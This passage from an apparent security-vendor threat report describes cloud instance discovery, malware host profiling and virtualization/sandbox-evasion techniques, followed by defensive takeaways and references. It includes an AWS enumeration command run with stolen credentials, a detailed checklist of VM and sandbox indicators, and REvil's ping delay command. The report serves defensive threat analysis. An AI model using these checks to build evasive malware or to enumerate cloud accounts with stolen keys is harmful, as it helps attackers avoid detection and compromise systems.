
Adversaries use APIs to get information about instances in cloud Infrastructure as a Service (IaaS) providers such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP).

Describe-instance-information API action in AWS gives information about instances, including computer name, instanceid, IP address, OS type, OS name, and OS version as seen in the following screenshot.



```
$:> aws ssm describe-instance-information --profile stolencreds
{
    "InstanceInformationList": [
        {
            "InstanceId": "i-068dc99bac1e016ba",
            "PingStatus": "Online",
            "LastPingDateTime": 1565644177.248,
            "AgentVersion": "2.3.662.0",
            "IsLatestVersion": false,
            "PlatformType": "Linux",
            "PlatformName": "Ubuntu",
            "PlatformVersion": "16.04",
```

Virtual Machines - Get operation Microsoft Azure retrieves information about the model view or the instance view of a virtual machine, such as OS type, computer name, and admin username, as shown in the following screenshot.



```
  },
  "osProfile": {
    "computerName": "myVM",
    "adminUsername": "admin",
    "windowsConfiguration": {
      "provisionVMAgent": true,
      "enableAutomaticUpdates": false
    },
    "secrets": []
  },
  "networkProfile": {
    "networkInterfaces": [
      {
        "id": "/subscriptions/{subscription-id}/resourceGroups/myReso
      }
```

Instances.get method in Google Cloud returns information about the specified instance, including hostname, CPU platform, disk size, IP address, and the DNS domain [211].

Use Cases by Malware

If ZxShell (aka Sensocode) RAT (Remote Administration Tool), which is used by Group 72 to conduct cyber-espionage operations, composes a large string that contains the following system information of the victim host and sends this information to its CnC server [212]: hostname, organization, and owner, OS details, CPU speed, and total physical memory.

Sodinokibi (aka REvil) ransomware generates a unique identifier (UID) for the host using the volume serial number and CPUID [213]. It uses this UID for encryption/decryption processes as part of the payment URL referenced in the dropped ransom note. Moreover, Sodinokibi profiles the compromised host by collecting the following information: username, hostname, and workgroup/domain name, locale and keyboard layout, OS name, hard disk drive details, CPU architecture.

Interestingly, it uses a parameter named “bro” that indicates a Russian keyboard layout. If this parameter returns true, the compromised host is whitelisted, and it is immune to Sodinokibi. It calls User32.dll's GetKeyboardLayoutList function to get the configured keyboard layout.

Mekotio banking Trojan collects the following information about the compromised host [214]: firewall configuration, user privileges, OS name and version, installed anti-fraud protection products (e.g., IBM Trusteer), installed anti-malware solutions current local time (to use for dynamically generating C&C domain name).

#10 T1497 Virtualization/Sandbox Evasion

Adversaries may add system and user information discovery capabilities to their malware for detecting and avoiding virtualization and analysis environments, such as malware analysis sandboxes. If the malware detects a virtual machine or sandbox environment, it disengages from the victim or does not perform malicious functions, such as downloading the additional payload [215].

Tactics
Defense Evasion
Discovery

Prevalence
%6

Malware Samples
12,810

Adversary Use of Virtualization/Sandbox Evasion

Malware analysts frequently assess unknown code in isolated environments such as virtual machines (VMs) or sandboxes. Similarly, security products often employ these environments to execute potentially malicious code for dynamic malware analysis before allowing it to enter the organization's network. As a result of malware analysis, TTPs (tactic, technique, and procedures) used by the malware and its IOCs (indicators of compromise) are identified. TTPs and IOCs are used to detect the malware.

Of course, malware developers do not want their malware to be analyzed in isolated environments. Therefore, they design their code to detect virtual machine and sandbox environments and avoid exhibiting malicious behavior while running in these isolated environments. For example, Agent Tesla remote access trojan (RAT) shuts down if it detects a sandbox environment [216].

Adversaries use various methods to evade virtual machine and sandbox environments, which are referred to as "Anti-Sandbox" or "Anti-VM" methods. In general, these methods involve searching for typical characteristics of these environments. These characteristics may be some properties or objects of the victim system (e.g., a specific MAC address of a VM vendor) and the absence of common artifacts created by regular users in the system (e.g., an empty browser history).

Updates in the MITRE ATT&CK Framework

All current sub-techniques of the Virtualization/Sandbox Evasion technique have broken out from pre-defined behavior within the technique, as T1497.001 System Checks, T1497.002 User Activity Based Checks, and T1497.003 Time Based Evasion.

In the following sections, sub-techniques of the Virtualization/Sandbox Evasion technique are explained.

#10.1. T1497.001 System Checks

Virtual machine (VM) software is intended to emulate the functionality of physical hardware. However, VM software creates artifacts indicating that it is a virtual machine rather than a physical one. Adversaries abuse this design flaw of virtual machine software and code the malware to check the system for these indicators.

Adversary Use of System Checks

A sandbox evading malware collects the following system information to detect a virtualization/sandbox environment:

- **Storage name:** If a hard disc drive has a name used by virtual machines (e.g., QEMU, VBOX, VIRTUAL HD, VMWare), it strongly indicates a virtual machine.
- **HDD vendor ID:** If the vendor id of the hard disc drive is VBOX or vmware, it is in a virtual machine.
- **Audio device:** If there is no audio device in the machine, it may be a sandbox.
- **Screen resolution:** Low resolutions may indicate a sandbox environment.
- **Username**: Common sandbox usernames (e.g., sandbox, virus, malware, vmware, test) may indicate a sandbox.
- **Hostname:** Common sandbox names (e.g., cuckoo, sandbox, sample, malware) may indicate a sandbox environment.
- **MAC addresses:** Specific MAC address prefixes (e.g., 08:00:27 for VirtualBox, 00:05:69 for VMWare, 00:16:E3 for Xen and 00:1C:42 for Parallels) strongly indicate a virtual machine.
- **Network adapter name:** Specific names for network adapters (e.g., Vmware) strongly indicates a virtual machine.
- **List of directories:** The existence of “oracle\virtualbox guest additions\” or “VMWare” directory strongly indicates a virtual machine environment.

- **Process names:** Specific processes (e.g., vmware.exe, xenservice.exe, vmsrvc.exe, vboxservice.exe, joeboxserver.exe, prl_cc.exe) strongly indicate a virtual machine environment.
- **CPU temperature:** Virtual machines don't return a result after CPU temperature check calls, such as MSAcpi_ThermalZoneTemperature.
- **CPUID:** The string returned by the CPUID instruction includes information that can be used to identify the virtual machine vendor, such as Microsoft Hv for Hyper-V, KVMKVMKVM for KVM, prl hyperv for Parallels, VBoxVBoxVBox for VirtualBox, VMwareVMware for VMWare, and XenVMMXenVMM for Xen.

In general, malware analysts and security controls use several virtual machines in a malware analysis environment. This is because they need VMs running different versions of operating systems and software. Giving extensive resources, in terms of memory and storage sizes and processing power, to these VMs increases costs. As a result, analysts may create virtual machines with resources lower than physical machines. Adversaries use this habit and check the following system resources to understand the virtual machine environment.

- **Total physical memory size:** A total RAM size lower than 4GB may indicate a sandbox environment.
- **Storage size:** A storage lower than 64 GB may indicate a sandbox.
- **The number of CPU cores:** A single core may indicate a virtual machine.

#10.2. T1497.002 User Activity Based Checks

Adversaries check past user activities to understand the environment. For example, some common artifacts usually created by users may not exist in a virtualization/sandbox environment. Adversaries also check real-time activities in the system that users regularly perform.

Adversary Use of User Activity Based Checks

Threat actors use the following artifacts and user activities to detect a virtual machine or sandbox environment:

- **List of files**: A clean desktop or documents folder or an empty list of recent files may indicate a sandbox environment.
- **Browser usage:** A short/empty browser history or cookie list may indicate a sandbox.
- **The number of running processes:** In a regular Windows environment, at least 50 processes run simultaneously. Lower numbers may indicate a sandbox.
- **Network traffic:** High uptimes (e.g., days), but low network traffic (e.g., only a few megabytes) may indicate a sandbox.
- **The speed/frequency of mouse movements**: Infrequent mouse movements and clicks may indicate a sandbox environment.
- **Mouse clicks**: Threat actors may only activate the payload when a user double clicks, such as FIN7[3]. The Okrum loader will not execute the payload until the left mouse button has been pressed at least three times [218].

#10.3. T1497.003 Time Based Evasion

Adversaries also leverage time-based methods to detect and avoid virtualization and sandbox environments. They enumerate time-based properties to detect the environment. Since sandboxes typically analyze malware for a specified time interval, adversaries also delay execution or limit the execution period to avoid analysis in these environments.

Adversary Use of Time Based Evasion

Adversaries employ various time-based methods to detect a sandbox environment. For example, Lower uptimes may indicate a sandbox environment. Malware developers frequently use the GetTickCount() function to calculate uptime. After Windows boots, GetTickCount() begins counting. Malware can easily determine how long it has been since the computer booted up and obtained a time value for each time stamp counter cycle using this function.

Malware developers also delay the execution of malicious activities to evade VM or sandbox environments that are only operating for a limited period. They frequently use built-in OS commands and functions to sleep for a specified time for delayed execution. For example, PortDoor [219] and SUNBURST [220] backdoors and Lockfile ransomware [221] are examples of malware using the sleep command to delay malicious behavior. SleepEx andNtDelayExecution are other common functions for delayed execution.

Loops and other unnecessary repetitions of commands, such as Pings, can be used to delay malware execution and potentially exceed the time limits of automated analysis environments [222]. For example, REvil ransomware used the following command for delayed execution.

```
ping 127.0.0.1 -n 5693 > null
```

The ping command includes a -n parameter that instructs the Windows ping.exe utility to send 5,693 ICMP echo requests to localhost (127.0.0.1). This function acted as a "sleep" command, delaying the following commands by 5,693 seconds - roughly 94 minutes [223].

Key Takeaways

Recommendations from Picus Labs to help detect and respond to the techniques identified in the Red Report 2021.

- **Focus on TTPs as well as IOCs**
  Detection of the techniques listed in the Red Report top ten is impossible using static Indicators of Compromise (IOCs). With adversaries now executing more fileless attacks, including abuse of legitimate utilities such as Powershell, it is important to utilise tactics, techniques and procedures (TTPs) to develop an effective understanding of the latest attacker behaviours and how to defend against them.

- **Leverage Behaviour-based Detection**
  Identifying attackers from legitimate users is harder than ever, particularly given the lengths attackers now go to conceal their activities and evade detection. To identify hidden threats more swiftly and reliably, utilise behavioural-based detection controls that can correlate events to enhance security context.

- **Prioritise Telemetry Sources**
  Achieving visibility of the techniques listed in the Red Red Report Top 10, requires telemetry from a wide range of sources, including networks, endpoints and applications. As capturing and analysing all relevant data can't be achieved overnight, prioritise data sources from critical assets and develop detection use cases around the adversarial techniques that pose the greatest risk.

- **Operationalize MITRE ATT&CK**
  The MITRE ATT&CK framework is an invaluable resource that can be used to improve awareness of the latest threats. Use it to help identify the tactics and techniques that pose the greatest risk and to develop strategies to more successfully mitigate them.

- **Regularly Test and Tune Security Controls**
  To help measure the impact of the actions listed above and guide continuous improvements, it is essential to regularly test the effectiveness of defenses. By conducting security control validation on a regular basis, security teams can quantify their ability to prevent, detect and respond to the latest attack techniques and obtain insights to help address threat coverage and visibility gaps.

Limitations

Like any approach, our methodology for counting ATT&CK techniques has a few limitations. Due to the nature of determining malicious activities of malware after infecting target systems, the study is limited by the lack of information on techniques in the *TA0001 Initial Access* tactic, which are used by adversaries to gain a foothold in a target network. Although Initial Access techniques such as *T1192 Phishing* and *T1190 Exploit Public-Facing Application* are also frequently used by attackers, these techniques are out of scope of this research.

The second limitation relates to ATT&CK mapping. Due to the design of the MITRE ATT&CK framework, a malicious action may be mapped to multiple techniques. For example, BlackMatter ransomware utilizes Component Object Model (COM) to delete all volume shadow copies on a system. This method can be mapped to *T1559.01 Inter-Process Communication: Component Object Model* and *T1490 Inhibit System Recovery*. However, malware sandboxes map a malicious action to a single technique.

References

[1] "MITRE ATT&CK®." https://attack.mitre.org.

[2]https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/report-threat-landscape-2021.pdf.

[3] "Updates." https://attack.mitre.org/resources/updates/.

[4] "Updates - July 2020." https://attack.mitre.org/resources/updates/updates-july-2020/.

[5] "The Red Report 2020." https://www.picussecurity.com/picus-the-red-report.

[6] EmpireProject, "GitHub - EmpireProject/Empire: Empire is a PowerShell and Python post-exploitation agent." https://github.com/EmpireProject/Empire.

[7] PowerShellMafia, "GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework." https://github.com/PowerShellMafia/PowerSploit.

[8] samratashok, "GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security." https://github.com/samratashok/nishang.

[9] nettitude, "GitHub - nettitude/PoshC2: A proxy aware C2 framework used to aid red teamers with post-exploitation and lateral movement." https://github.com/nettitude/PoshC2.

[10] darkoperator, "GitHub - darkoperator/Posh-SecMod: PowerShell Module with Security cmdlets for security work." https://github.com/darkoperator/Posh-SecMod.

[11] "Publicly Available Tools Seen in Cyber Incidents Worldwide | CISA." https://www.us-cert.gov/ncas/alerts/AA18-284A#Lateral%20Movement%20Framework:%20PowerShell%20Empire.

[12] https://www.clearskysec.com/wp-content/uploads/2017/07/Operation_Wilted_Tulip.pdf.

[13] GReAT, "Olympic Destroyer is still alive." https://securelist.com/olympic-destroyer-is-still-alive/86169/.

[14] Y. Namestnikov and F. Aime, "FIN7.5: the infamous cybercrime rig 'FIN7' continues its activities." https://securelist.com/fin7-5-the-infamous-cybercrime-rig-fin7-continues-its-activities/90703/.

[15] https://www2.fireeye.com/rs/848-DID-242/images/rpt-fin10.pdf.

[16] T. Micro, "MuddyWater Resurfaces, Uses Multi-Stage Backdoor POWERSTATS V3 and New Post-Exploitation Tools - TrendLabs Security Intelligence Blog," 10-Jun-2019. https://blog.trendmicro.com/trendlabs-security-intelligence/muddywater-resurfaces-uses-multi-stage-backdoor-powerstats-v3-and-new-post-exploitation-tools/.

[17] ESET, "A dive into Turla PowerShell usage." https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/.

References

[18]   A. Dahan, "Operation Cobalt Kitty: A large-scale APT in Asia carried out by the OceanLotus Group." https://www.cybereason.com/blog/operation-cobalt-kitty-apt.

[19] R. Falcone and T. Lancaster, "Emissary Panda Attacks Middle East Government SharePoint Servers," *Unit42*, 28-May-2019. https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/.

[20] G. Ackerman, "OVERRULED: Containing a Potentially Destructive Adversary," *FireEye*. https://www.fireeye.com/blog/threat-research/2018/12/overruled-containin g-a-potentially-destructive-adversary.html.

[21]   "[Report] Double Dragon: APT41, a Dual Espionage and Cyber Crime Operation," *FireEye*. content.fireeye.com.

[22] https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf.

[23] Dex, "WIRTE Group attacking the Middle East," 02-Apr-2019. https://lab52.io/blog/wirte-group-attacking-the-middle-east/.

[24] Y. Grbic, "Macro Malware Targets Macs," 14-Feb-2017. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/macro-malware-t argets-macs/.

[25] "Mac Malware of 2017." https://objective-see.com/blog/blog_0×25.html#Dok.

[26] O. Sushko, "macOS Bundlore: Mac Virus Bypassing macOS Security Features," 17-Apr-2019. https://mackeeper.com/blog/post/610-macos-bundlore-adware-analysis.

[27] "CMD.exe." https://ss64.com/nt/cmd.html.

[28] S. Gatlan, "Garmin outage caused by confirmed WastedLocker ransomware attack," *BleepingComputer*, 24-Jul-2020. https://www.bleepingcomputer.com/news/security/garmin-outage-caused-by-confirmed-wastedlocker-ransomware-attack/.

[29] "Virtualization/Sandbox Evasion: Time Based Evasion." https://attack.mitre.org/techniques/T1497/003/.

[30] "Indicator Removal on Host: File Deletion." https://attack.mitre.org/techniques/T1070/004/.

[31] coreyp-at-msft, "attrib." https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/attrib.

[32] ESET Research, "Carbon Paper: Peering into Turla's second stage backdoor | WeLiveSecurity," *WeLiveSecurity*, 30-Mar-2017. https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-s econd-stage-backdoor/.

[33] Minerva Labs LTD, ClearSky Cyber Security, "CopyKittens Attack Group." https://s3-eu-west-1.amazonaws.com/minervaresearchpublic/CopyKittens/CopyKittens.pdf.

References

[34] https://paper.seebug.org/papers/APT/APT_CyberCriminal_Campagin/2016/2016.02.29.Turbo_Campaign_Derusbi/TA_Fidelis_Turbo_1602_0.pdf.
[35] "New TeleBots backdoor: First evidence linking Industroyer to NotPetya," 11-Oct-2018. https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/.
[36] R. Falcone and J. Miller-Osborn, "Scarlet Mimic: Years-Long Espionage Campaign Targets Minority Activists," 24-Jan-2016. https://unit42.paloaltonetworks.com/scarlet-mimic-years-long-espionage-targets-minority-activists/.
[37] S. Feldmann, "Chaos: a Stolen Backdoor Rising Again," 14-Feb-2018. https://www.gosecure.net/blog/2018/02/14/chaos-a-stolen-backdoor-rising/.
[38] T. Reed, "Mac cryptocurrency ticker app installs backdoors," 29-Oct-2018. https://blog.malwarebytes.com/threat-analysis/2018/10/mac-cryptocurrency-ticker-app-installs-backdoors/.
[39] "LoudMiner: Cross-platform mining in cracked VST software," 20-Jun-2019. https://www.welivesecurity.com/2019/06/20/loudminer-mining-cracked-vst-software/.
[40] "Middle East Cyber-Espionage." https://objective-see.com/blog/blog_0×3B.html.
[41] "TAU Threat Intelligence Notification: New macOS Malware Variant of Shlayer (OSX) Discovered," 12-Feb-2019. https://www.carbonblack.com/blog/tau-threat-intelligence-notification-new-macos-malware-variant-of-shlayer-osx-discovered/.
[42] T. Micro, "Skidmap Linux Malware Uses Rootkit Capabilities to Hide Cryptocurrency-Mining Payload," 16-Sep-2019. https://blog.trendmicro.com/trendlabs-security-intelligence/skidmap-linux-malware-uses-rootkit-capabilities-to-hide-cryptocurrency-mining-payload/.
[43] blubracket, "Obfuscated VBScript Drops Zloader, Ursnif, Qakbot, Dridex - Security Boulevard," 24-Jun-2020. https://securityboulevard.com/2020/06/obfuscated-vbscript-drops-zloader-ursnif-qakbot-dridex/.
[44] W. Mercer, "PoetRAT: Python RAT uses COVID-19 lures to target Azerbaijan public and private sectors." http://blog.talosintelligence.com/2020/04/poetrat-covid-19-lures.html.
[45] "JScript (ECMAScript3)." https://docs.microsoft.com/en-us/previous-versions/hbxc2t98(v=vs.85).
[46] "Undetected JScript Dropper Installs Sage Ransomware," 20-Apr-2017. https://www.vmray.com/cyber-security-blog/undetected-jscript-dropper-executes-sage-ransomware/.

References

[47] https://file.gdatasoftware.com/web/en/documents/whitepaper/G_DATA_Analysis_Script.Trojan-Downloader.Fodevepdf.A.pdf.

[48] "Deobfuscating Ostap: TrickBot's 34,000 Line JavaScript Downloader," 03-Sep-2019. https://threatresearch.ext.hp.com/deobfuscating-ostap-trickbots-javascript-downloader/.

[49] G. Holmes, "Evolution of attacks on Cisco IOS devices," 08-Oct-2015. https://blogs.cisco.com/security/evolution-of-attacks-on-cisco-ios-devices.

[50] "Process Injection: Dynamic-link Library Injection." https://attack.mitre.org/techniques/T1055/001/.

[51] Deland-Han, "Dynamic link library (DLL) - Windows Client." https://docs.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library.

[52] B. Hosseini, "Ten process injection techniques: A technical survey of common and trending process injection techniques," 18-Jul-2017. https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process.

[53] "Windows DLL Injection Basics." http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html.

[54] "Process Injection: Thread Local Storage." https://attack.mitre.org/techniques/T1055/005/.

[55] https://subscription.packtpub.com/book/security/9781789610789/7/ch07lvl1sec07/tls-callbacks.

[56] N. Hegde, "Malware Analysis – TrickBot – Part 1 – Nikhil Hegde." https://nikhilhegde.com/index.php/2019/10/24/malware-analysis-trickbot-part-1/.

[57] A. Vaish, "Newly Observed Ursnif Variant Employs Malicious TLS Callback Technique to Achieve Process Injection." https://www.fireeye.com/blog/threat-research/2017/11/ursnif-variant-malicious-tls-callback-technique.html.

[58] "ptrace(2) - Linux manual page." https://man7.org/linux/man-pages/man2/ptrace.2.html.

[59] "Process Injection: Ptrace System Calls." https://attack.mitre.org/techniques/T1055/008/.

[60] 0×00pf (pico), _py, pry0cc (Leader & Offsec Engineer & Forum Daddy), Bowlslaw, REal0day, and S. (system) Closed, "[Linux] Infecting Running Processes," 16-Sep-2016. https://0×00sec.org/t/linux-infecting-running-processes/1097.

[61] "proc(5) - Linux manual page." https://man7.org/linux/man-pages/man5/proc.5.html.

[62] "Process Injection: Proc Memory." https://attack.mitre.org/techniques/T1055/009/.

References

[63] barrygolden, “ZwUnmapViewOfSection function (wdm.h).” https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-zwunmapviewofsection.
[64] mikben, “Transactional NTFS (TxF).” https://docs.microsoft.com/en-us/windows/win32/fileio/transactional-ntfs-portal.
[65] T. L. E. Kogan, “Lost in Transaction: Process Doppelgänging.” https://www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf.
[66] “vdso(7) - Linux manual page.” https://man7.org/linux/man-pages/man7/vdso.7.html.
[67] “Process Injection: VDSO Hijacking.” https://attack.mitre.org/techniques/T1055/014/.
[68] Cybereason Global SOC Team, “Threat Analysis Report: Inside the Destructive PYSA Ransomware.” https://www.cybereason.com/blog/threat-analysis-report-inside-the-destructive-pysa-ransomware.
[69] S. Özarslan, “How to Beat Nefilim Ransomware Attacks.” https://www.picussecurity.com/resource/blog/how-to-beat-nefilim-ransomware-attacks.
[70] S. Özarslan, “Cyber Crime Turns Cyber Racket - Tackling Ransomware Before It Hits.” https://www.picussecurity.com/resource/blog/cyber-crime-turns-cyber-racket.
[71] S. Özarslan, “A Detailed Walkthrough of Ranzy Locker Ransomware TTPs.” https://www.picussecurity.com/resource/blog/a-detailed-walkthrough-of-ranzy-locker-ransomware-ttps.
[72] S. Özarslan, “BlackMatter Ransomware Analysis, TTPs and IOCs.” https://www.picussecurity.com/resource/blog/blackmatter-ransomware-analysis-ttps-and-iocs.
[73] The BlackBerry Research & Intelligence Team, “MountLocker Ransomware-as-a-Service Offers Double Extortion Capabilities to Affiliates,” *BlackBerry*, 11-Dec-2020. https://blogs.blackberry.com/en/2020/12/mountlocker-ransomware-as-a-service-offers-double-extortion-capabilities-to-affiliates.
[74] https://media.defense.gov/2021/Sep/22/2002859507/-1/-1/0/CSA_CONTI_RANSOMWARE_20210922.PDF.
[75] “Avaddon Ransomware Analysis,” 07-Jun-2021. https://atos.net/en/lp/securitydive/avaddon-ransomware-analysis.
[76] https://www.sogeti.com/globalassets/reports/cybersecchronicles_-_babuk.pdf

References

[77] S. Frankoff and B. Hartley, "Big Game Hunting: The Evolution of INDRIK SPIDER From Dridex Wire Fraud to BitPaymer Targeted Ransomware," 14-Nov-2018. https://www.crowdstrike.com/blog/big-game-hunting-the-evolution-of-indrik-spider-from-dridex-wire-fraud-to-bitpaymer-targeted-ransomware/.
[78] R. Millman, "What is Maze Ransomware?," *IT Pro*, 22-Jul-2021. https://www.itpro.co.uk/security/ransomware/360334/what-is-maze-ransomware.
[79] "HelloKitty Linux version malware analysis," 17-Jul-2021. https://soolidsnake.github.io/2021/07/17/hellokitty_linux.html.
[80] "Microsoft HTML Help 1.4." https://docs.microsoft.com/en-us/previous-versions/windows/desktop/htmlhelp/microsoft-html-help-1-4-sdk.
[81] "Signed Binary Proxy Execution: Compiled HTML File." https://attack.mitre.org/techniques/T1218/001/.
[82] N. Biasini, "Masslogger campaigns exfiltrates user credentials." http://blog.talosintelligence.com/2021/02/masslogger-cred-exfil.html.
[83] "Silence group targeting Russian Banks via Malicious CHM." https://reaqta.com/2019/01/silence-group-targeting-russian-banks/.
[84] P. Delcher, "What did DeathStalker hide between two ferns?," *Kaspersky*, 03-Dec-2020. https://securelist.com/what-did-deathstalker-hide-between-two-ferns/99616/.
[85] "HTML Help ActiveX Control Overview." https://docs.microsoft.com/en-us/previous-versions/windows/desktop/htmlhelp/html-help-activex-control-overview.
[86] "Bypassing Device guard UMCI using CHM – CVE-2017-8625," 13-Aug-2017. https://msitpros.com/?p=3909.
[87] "Implementing Control Panel Items." https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/cc144185(v=vs.85).
[88] "Signed Binary Proxy Execution: Control Panel." https://attack.mitre.org/techniques/T1218/002/.
[89] "AppLocker Bypass – Control Panel," 24-May-2017. https://pentestlab.blog/2017/05/24/applocker-bypass-control-panel/.
[90] "Signed Binary Proxy Execution: Control Panel." https://attack.mitre.org/techniques/T1218/002/.
[91] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf.
[92] "control LOLBAS." https://lolbas-project.github.io/lolbas/Binaries/Control/.
[93] https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-cpl-malware.pdf.

References

[94] "Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign." https://www.mandiant.com/resources/iranian-threat-group-updates-ttps-in-spear-phishing-campaign.
[95] tdykstra, "Installutil.exe (Installer Tool)." https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool.
[96] "HTML Applications." https://docs.microsoft.com/en-us/previous-versions/ms536471(v=vs.85).
[97] JasonGerend, "msiexec." https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msiexec.
[98] David-Engel, "ODBCCONF.EXE." https://docs.microsoft.com/en-us/sql/odbc/odbcconf-exe.
[99] tdykstra, "Regasm.exe (Assembly Registration Tool)." https://docs.microsoft.com/en-us/dotnet/framework/tools/regasm-exe-assembly-registration-tool.
[100] tdykstra, "Regsvcs.exe (.NET Services Installation Tool)." https://docs.microsoft.com/en-us/dotnet/framework/tools/regsvcs-exe-net-services-installation-tool.
[101] O. M. [mvp], "AppLocker – Case study – How insecure is it really? – Part 1," 13-Dec-2017. https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/.
[102] J. Walter, "Agent Tesla," 10-Aug-2020. https://www.sentinelone.com/labs/agent-tesla-old-rat-uses-new-tricks-to-stay-on-top/.
[103] "Regsvr32 - Register a DLL - Windows CMD - SS64.com." https://ss64.com/nt/regsvr32.html.
[104] "xwizard_sct." https://gist.github.com/NickTyrer/0598b60112eaafe6d07789f7964290d5.
[105] M. H. Keshia LeVan, "Phishing Attacks Using Verclsid.exe: Threat Detection," 06-Apr-2017. https://redcanary.com/blog/verclsid-exe-threat-detection/.
[106] "Signed Binary Proxy Execution: MMC." https://attack.mitre.org/techniques/T1218/014/.
[107] , "List of Windows commands .MSC." http://www.auditiait.es/en/list-of-commands-msc/.
[108] "Cached and Stored Credentials Technical Overview." https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994565(v=ws.11).

References

[109] gentilkiwi, “gentilkiwi/mimikatz,” *GitHub*.
https://github.com/gentilkiwi/mimikatz.

[110] markruss, “ProcDump - Windows Sysinternals.”
https://docs.microsoft.com/en-us/sysinternals/downloads/procdump.

[111] https://www.cyberbit.com/blog/endpoint-security/malware-mitigation-when-direct-system-calls-are-used/.

[112] Outflank, “Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR | Outflank Blog.” http://www.outflank.nl/publications.

[113] outflanknl, “outflanknl/Dumpert,” *GitHub*.
https://github.com/outflanknl/Dumpert.

[114] “John the Ripper password cracker.” https://www.openwall.com/john/.

[115] “hashcat - advanced password recovery.” https://hashcat.net/hashcat/.

[116] “Pass the Hash, Technique T1075 - Enterprise | MITRE ATT&CK®.”
https://attack.mitre.org/techniques/T1075/.

[117] coreyp-at-msft, “reg.”
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg.

[118] JasonGerend, “Vssadmin.”
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin.

[119] https://support.microsoft.com/en-us/help/290216/a-description-of-the-windows-management-instrumentation-wmi-command-li.

[120] stevewhims, “Windows Management Instrumentation - Win32 apps.”
https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page.

[121] https://www.fox-it.com/media/kadlze5c/201912_report_operation_wocao.pdf.

[122] “Japan-Linked Organizations Targeted in Long-Running and Sophisticated Attack Campaign.”
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/cicada-apt10-japan-espionage.

[123] Counter Threat Unit^{TM} Research Team, “BRONZE PRESIDENT Targets NGOs,” 29-Dec-2019.
https://www.secureworks.com/research/bronze-president-targets-ngos.

[124] lastnameholiu, “L (Security Glossary).”
https://docs.microsoft.com/en-us/windows/win32/secgloss/l-gly.

[125] “Interactive logon: Number of previous logons to cache (in case domain controller is not available).”
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/jj852209(v=ws.11).

[126] “passlib.hash.msdcc2 - Windows’ Domain Cached Credentials v2 — Passlib v1.7.2 Documentation.”
https://passlib.readthedocs.io/en/stable/lib/passlib.hash.msdcc2.html.

References

[127] "Dumping and Cracking mscash - Cached Domain Credentials." https://ired.team/offensive-security/credential-access-and-credential-dumping/dumping-and-cracking-mscash-cached-domain-credentials.

[128] "Windows Gather Credential Cache Dump," *Rapid7*. https://www.rapid7.com/db/modules/post/windows/gather/cachedump.

[129] openspecs-office, "[MS-DRSR]: Directory Replication Service (DRS) Remote Protocol." https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47.

[130] QOMPLX Staff, "DCSync Attacks Explained: How They Work - Blog," 16-Apr-2020. https://www.qomplx.com/kerberos_dcsync_attacks_explained/.

